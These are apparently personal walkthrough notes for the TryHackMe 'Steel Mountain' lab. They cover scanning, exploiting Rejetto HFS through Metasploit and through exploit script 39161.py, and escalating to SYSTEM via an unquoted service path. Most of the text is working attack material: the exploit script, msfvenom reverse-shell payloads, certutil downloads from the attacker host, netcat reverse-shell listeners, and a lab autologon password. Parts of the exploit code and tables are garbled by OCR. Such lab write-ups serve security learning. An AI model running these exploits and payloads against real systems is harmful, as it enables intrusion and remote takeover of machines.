



Steel Mountain - THM (Done)

<https://tryhackme.com/r/room/steelmountain>

```
a File Edit View Search Terminal Help
root@kali:~# nmap -T4 -p- -A -Pn 10.10.148.139
```

The box does not respond to ping. That's why use -Pn.

-Pn=scan without pinging

Gaining a Foothold

```
root@kali:~# nmap -T4 -p- -PA 10.10.148.139
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-27 22:56 EDT
Nmap scan report for 10.10.148.139
Host is up (0.12s latency).


PORT      STATE SERVICE          VERSION
80/tcp     open  http            Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: Site doesn't have a title (text/html).
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsof
soft-ds
3389/tcp   open  ssl/ms-wbt-server?
|_ssl-date: 2020-04-28T03:05:23+00:00; +3s from scanner time.
5985/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8080/tcp   open  http            HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
47001/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

80 = web server (we might have to run dirbuster)

139/445 = smb open we look for service version, samba vuln, we can enumerate session or share

port 5985 = win rm

8080 = HFS file server HTTPFileServer



if the exploit is written in ruby, we could probably have metasploit module.

msfconsole

```

msf5 > search hfs
Matching Modules
=====
#  Name
eck  Description
-  -
-----
0   exploit/multi/http/git_client_command_exec  2014-12-18      excellent  No
    Malicious Git and Mercurial HTTP Server For CVE-2014-9390
1   exploit/windows/http/rejetto_hfs_exec       2014-09-11      excellent  Yes
s   Rejetto HttpFileServer Remote Command Execution

msf5 >

```

info

```
File Edit View Search Terminal Help
SSLCert          no      Path to a custom SSL certificate (default
is randomly generated)
TARGETURI        /       yes      The path of the web application
URIPATH          is random)   no      The URI to use for this exploit (default
VHOST            no      HTTP server virtual host

Payload information:
Avoid: 3 characters

Description:
Rejetto HttpFileServer (HFS) is vulnerable to remote command
execution attack due to a poor regex in the file ParserLib.pas. This
module exploits the HFS scripting commands by using '%00' to bypass
the filtering. This module has been tested successfully on HFS 2.3b
over Windows XP SP3, Windows 7 SP1 and Windows 8.

References:
https://cvedetails.com/cve/CVE-2014-6287/
OSVDB (111386)
https://seclists.org/bugtraq/2014/Sep/85
http://www.rejetto.com/wiki/index.php?title=HFS:\_scripting\_commands

msf5 exploit(windows/http/rejetto_hfs_exec) > █
```

This exploit may or may not work. We should give it a go.

run

```
meterpreter >
meterpreter > getuid ←
Server username: STEELMOUNTAIN\bill
meterpreter >
```

Escalation via Unquoted Service Path Metasploit

Use PowerUp

gedit PowerUp.ps1. We gotta add Invoke-AllChecks because we are gonna use meterpreter shell.

PowerUp.ps1

```

$StatusOutput += "`n`n[*] Checking for Autologon credentials in registry...`n"
$AutologonCreds = Get-RegAutoLogon
if ($AutologonCreds){
    try{
        if (($AutologonCreds.DefaultUserName) -and (-not ($AutologonCreds.DefaultUserName -eq ''))) {
            $StatusOutput += "[+] Autologon default credentials: $($AutologonCreds.DefaultDomainName), $($AutologonCreds.DefaultUserName), $($AutologonCreds.DefaultPassword),"
        }
    }
    catch {}
    try{
        if (($AutologonCreds.AltDefaultUserName) -and (-not($AutologonCreds.AltDefaultUserName -eq ''))) {
            $StatusOutput += "[+] Autologon alt credentials: $($AutologonCreds.AltDefaultDomainName), $($AutologonCreds.AltDefaultUserName), $($AutologonCreds.AltDefaultPassword),"
        }
    }
    catch {}
}

# output everything
>StatusOutput
}

# throw up a warning if not launched with PowerShell version 2
if ( (get-host).Version.Major -ne "2" )
{
    Write-Warning "[!] PowerUp is written for PowerShell version 2.0"
    Write-Warning "[!] For proper behavior, launch powershell.exe with the '-Version 2' flag"
}
Invoke-AllChecks

```

Saving file "/root/transfer/PowerUp.ps1"...

Plain Text Tab Width: 8 Ln 1300, Col 17 INS

root@kali:~

meterpreter > upload /root/transfer/PowerUp.ps1

[*] uploading : /root/transfer/PowerUp.ps1 -> PowerUp.ps1

[*] Uploaded 343.20 KiB of 343.20 KiB (100.0%): /root/transfer/PowerUp.ps1 -> PowerUp.ps1

[*] uploaded : /root/transfer/PowerUp.ps1 -> PowerUp.ps1

meterpreter > shell

Process 3980 created.

Channel 10 created.

Microsoft Windows [Version 6.3.9600]

(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>powershell -ep bypass

powershell -ep bypass

Windows PowerShell

Copyright (C) 2013 Microsoft Corporation. All rights reserved.

whoami

^C

Terminate channel 10? [y/N] y

cmd stuck

meterpreter >

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>powershell -ep bypass .\PowerUp.ps1

powershell -ep bypass .\PowerUp.ps1

WARNING: [!] PowerUp is written for PowerShell version 2.0

WARNING: [!] For proper behavior, launch powershell.exe with the '-Version 2'

This is gonna run

PowerUp result

```
[*] Running Invoke-AllChecks

[*] Checking for unquoted service paths...
[*] Use 'Write-UserAddServiceBinary' to abuse

[+] Unquoted service path: AdvancedSystemCareService9 - C:\Program Files (x86)\IObit\Advanced SystemCare\ASCServi
ce.exe
[+] Unquoted service path: AWSLiteAgent - C:\Program Files\Amazon\XenTools\LiteAgent.exe
[+] Unquoted service path: IObitUnSvr - C:\Program Files (x86)\IObit\Uninstaller\IUService.exe
[+] Unquoted service path: LiveUpdateSvc - C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe

[*] Checking service executable permissions...
[*] Use 'Write-ServiceEXE -ServiceName SVC' to abuse

[+] Vulnerable service executable: AdvancedSystemCareService9 - C:\Program Files (x86)\IObit\Advanced SystemCare\ASCServi
ce.exe
[+] Vulnerable service executable: IObitUnSvr - C:\Program Files (x86)\IObit\Uninstaller\IUService.exe
[+] Vulnerable service executable: LiveUpdateSvc - C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
```

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>sc query AdvancedSystemCareService9
sc query AdvancedSystemCareService9

q SERVICE_NAME: AdvancedSystemCareService9
    TYPE                 : 110  WIN32_OWN_PROCESS  (interactive)
    STATE                : 4   RUNNING
                           (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE      : 0   (0x0)
    SERVICE_EXIT_CODE   : 0   (0x0)
    CHECKPOINT          : 0x0
    WAIT_HINT            : 0x0
```

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

q SERVICE_NAME: AdvancedSystemCareService9
    TYPE                 : 110  WIN32_OWN_PROCESS  (interactive)
    STATE                : 4   RUNNING
                           (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE      : 0   (0x0)
    SERVICE_EXIT_CODE   : 0   (0x0)
    CHECKPOINT          : 0x0
    WAIT_HINT            : 0x0

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>sc query AdvancedSystemCareService9
sc query AdvancedSystemCareService9

q SERVICE_NAME: AdvancedSystemCareService9
    TYPE                 : 110  WIN32_OWN_PROCESS  (interactive)
    STATE                : 1   STOPPED
    WIN32_EXIT_CODE      : 0   (0x0)
    SERVICE_EXIT_CODE   : 0   (0x0)
    CHECKPOINT          : 0x0
    WAIT_HINT            : 0x0
```

```
root@kali:~# cd transfer/  
root@kali:~/transfer# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.11.4.114 LPORT=5555 -f exe > ASCS  
ervice.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
  
root@kali:~/transfer#
```

generate payload

msfconsole

Use multi/handler

```
| msf5 > use multi/handler
```

```
| set payload windows/meterpreter/reverse_tcp_rc4_nts  
| msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp  
| payload => windows/x64/meterpreter/reverse_tcp
```

options. set everything. and run. wait for reverse shell.

```
| meterpreter > cd c:\\  
| meterpreter > cd "program files (x86)"  
| meterpreter > pwd  
c:\\program files (x86)  
| meterpreter > cd IObit  
| meterpreter > cd "Advanced SystemCare"  
| meterpreter > upload /root/transfer/ASCSERVICE.exe  
[*] uploading : /root/transfer/ASCSERVICE.exe -> ASCSERVICE.exe  
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /root/transfer/ASCSERVICE.exe -> ASCSERVICE.exe  
[*] uploaded : /root/transfer/ASCSERVICE.exe -> ASCSERVICE.exe  
| meterpreter > shell  
Process 2036 created.  
Channel 13 created.  
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. All rights reserved.  
| c:\\program files (x86)\\IObit\\Advanced SystemCare>sc start AdvancedSystemCareService9  
| sc start AdvancedSystemCareService9
```

```
| meterpreter > getuid  
| Server username: NT AUTHORITY\\SYSTEM  
| meterpreter >
```

Manual Challenge Walkthrough

```
root@kali:~# searchsploit HFS 2
-----[REDACTED]-----
Exploit Title | Path
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service | (/usr/share/exploitdb)
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service) | exploits/osx/dos/29454.txt
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation | exploits/osx/dos/12375.c
HFS - FTP/HTTP File Server 2.1.2 Remote Command Execution | exploits/osx/local/8266.txt
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service | exploits/windows/remote/37985.py
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit) | exploits/linux/dos/28895.txt
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities | exploits/windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload | exploits/windows/remote/31056.py
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1) | exploits/multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2) | exploits/windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution | exploits/windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution | exploits/windows/webapps/34852.txt
-----[REDACTED]-----
Shellcodes: No Result
root@kali:~#
```

The terminal window shows the searchsploit command being run, resulting in a list of vulnerabilities related to HFS and Rejetto HTTP File Server. One exploit, '39161.py', is highlighted.

The code editor window displays the exploit script '39161.py'. The script is a Python exploit for a Rejetto HTTP File Server vulnerability. It uses urllib2 to interact with the server and execute arbitrary code via a crafted URL. The script includes comments explaining its purpose and usage. Red arrows point to several parts of the code:

- An arrow points to the file name '39161.py' at the top of the code editor.
- An arrow points to the 'Save' button in the code editor's toolbar.
- An arrow points to the local IP address '10.11.4.114' where the exploit is intended to be run.
- An arrow points to the local port number '7777' specified in the script.
- An arrow points to the command 'gedit 39161.py' at the bottom of the terminal window, indicating the script has been saved.

```
#!/usr/bin/python
# Exploit for Rejetto HTTP File Server 2.3.x - Remote Command Execution (2)
# Exploit ID: 39161.py
# Author: [REDACTED]
# Software: http://www.rejetto.com/
# OS: Linux
# Language: Python
# Type: Remote Command Execution
# Platform: Windows
# Version: 2.3.x
# Status: Working
# Tested on: Kali Linux 2.0.4

# Usage : python Exploit.py <Target IP address> <Target Port Number>
# EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
#           You may need to run it multiple times for success!

import urllib2
import sys

try:
    def script_create():
        urllib2.urlopen("http://" + sys.argv[1] + ":" + sys.argv[2] + "?search=%00{.+"+save+".")

    def execute_script():
        urllib2.urlopen("http://" + sys.argv[1] + ":" + sys.argv[2] + "?search=%00{.+"+exe+".")

    def nc_run():
        urllib2.urlopen("http://" + sys.argv[1] + ":" + sys.argv[2] + "?search=%00{.+"+exe1+".")

    ip_addr = "10.11.4.114" #local IP address
    local_port = "7777" # Local Port number
    vbs = "C:\Users\Public\script.vbs"
    dim%20xHttp%3A%20Set%20xHttp%20%3D%20createobject(%22Microsoft.XMLHTTP%22)%0D%0Adim%20bStrm%3A%20Set%
    save= "save]" + vbs
    vbs2 = "wscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
    exe= "exec]" +vbs2
    vbs3 = "%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20" +ip_addr+"%20"+local_port
    exe1= "exec]" +vbs3
    script_create()
    execute_script()
    nc_run()

except:
    print "[.]Something went wrong..!
Usage is :[.] python exploit.py <Target IP address> <Target Port Number>
Don't forget to change the Local IP address and Port number on the script---"
```

```
root@kali:~/transfer# locate nc.exe ←
/root/nc.exe ←
/usr/share/windows-resources/binaries/nc.exe ←
root@kali:~/transfer# ls
ASCSERVICE.exe      HHUPD.EXE          nc.exe      rottenpotato.exe  SharpUp.exe
CVE-2017-0213_x64.exe MSFRottenPotato.exe PowerUp.ps1  Seatbelt.exe    winPEAS64.exe
root@kali:~/transfer# python -m SimpleHTTPServer 80 ←
Serving HTTP on 0.0.0.0 port 80 ...
10.10.148.139 - - [27/Apr/2020 23:44:54] "GET /nc.exe HTTP/1.1" 200 -
10.10.148.139 - - [27/Apr/2020 23:44:54] "GET /nc.exe HTTP/1.1" 200 -
10.10.148.139 - - [27/Apr/2020 23:44:54] "GET /nc.exe HTTP/1.1" 200 -
10.10.148.139 - - [27/Apr/2020 23:44:54] "GET /nc.exe HTTP/1.1" 200 -
```

```
root@kali:~# cd /usr/share/exploitdb/exploits/windows/remote/
root@kali:/usr/share/exploitdb/exploits/windows/remote# gedit 39161.py
root@kali:/usr/share/exploitdb/exploits/windows/remote# python 39161.py 10.10.148.139 8080 ←
```

```
root@kali:~/transfer# nc -nvlp 7777 ←
listening on [any] 7777 ...
connect to [10.11.4.114] from (UNKNOWN) [10.10.148.139] 50105
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>whoami ←
whoami ←
steelmountain\bill ←

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

Copy winpeas to Windows machine. Don't forget to python http server on kali where winpeas exe file is located.

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>certutil.exe -urlcache -f http://10.11.4.114/winPEAS64.exe winpeas.exe
certutil.exe -urlcache -f http://10.11.4.114/winPEAS64.exe winpeas.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
```

```
>winpeas.exe #run winpeas on Windows Machine
```

Winpeas result

```
[+] Looking for AutoLogon credentials(T1012)
Some AutoLogon credentials were found!!
DefaultUserName           : bill
DefaultPassword           : PMBAf5KhZAxVhvqb
```

```
===== (Services Information) =====

[+] Interesting Services -non Microsoft-(T1007)
[?] Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths
https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
AdvancedSystemCareService9(Advanced SystemCare Service 9)[C:\Program Files (x86)\IObit\Advanced SystemCare\ASCSERVICE.exe] - Auto - Stopped - No quotes and Space detected ←
Advanced SystemCare Service

=====
AmazonSSMAgent(Amazon SSM Agent)["C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"] - Auto - Running
Amazon SSM Agent

Do not attack AWS
AWSLiteAgent(Amazon Inc. - AWS Lite Guest Agent)[C:\Program Files\Amazon\XenTools\LiteAgent.exe] - Auto - Running
No quotes and Space detected ←
AWS Lite Guest Agent

=====
Ec2Config(Amazon Web Services, Inc. - Ec2Config)["C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe"] - Auto - Running - isDotNet
Ec2 Configuration Service
```

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>cd "C:\Program Files (x86)\IObit\Advanced SystemCare\"
```

```
root@kali:~/transfer# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.4.114 LPORT=8888 -f exe > ASCService.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
root@kali:~/transfer# python -m SimpleHTTPServer 80 ←
Serving HTTP on 0.0.0.0 port 80 ...
```

```
root@kali:~/transfer# nc -nvlp 8888
listening on [any] 8888 ...
```

```
C:\Program Files (x86)\IObit\Advanced SystemCare>certutil -urlcache -f http://10.11.4.114/ASCSERVICE.exe ASCSERVICE.exe
certutil -urlcache -f http://10.11.4.114/ASCSERVICE.exe ASCSERVICE.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
```

```
C:\Program Files (x86)\IObit\Advanced SystemCare>sc start AdvancedSystemCareService9
```

```
C:\Windows\system32>whoami  
whoami  
nt authority\system
```

```
C:\Windows\system32>
```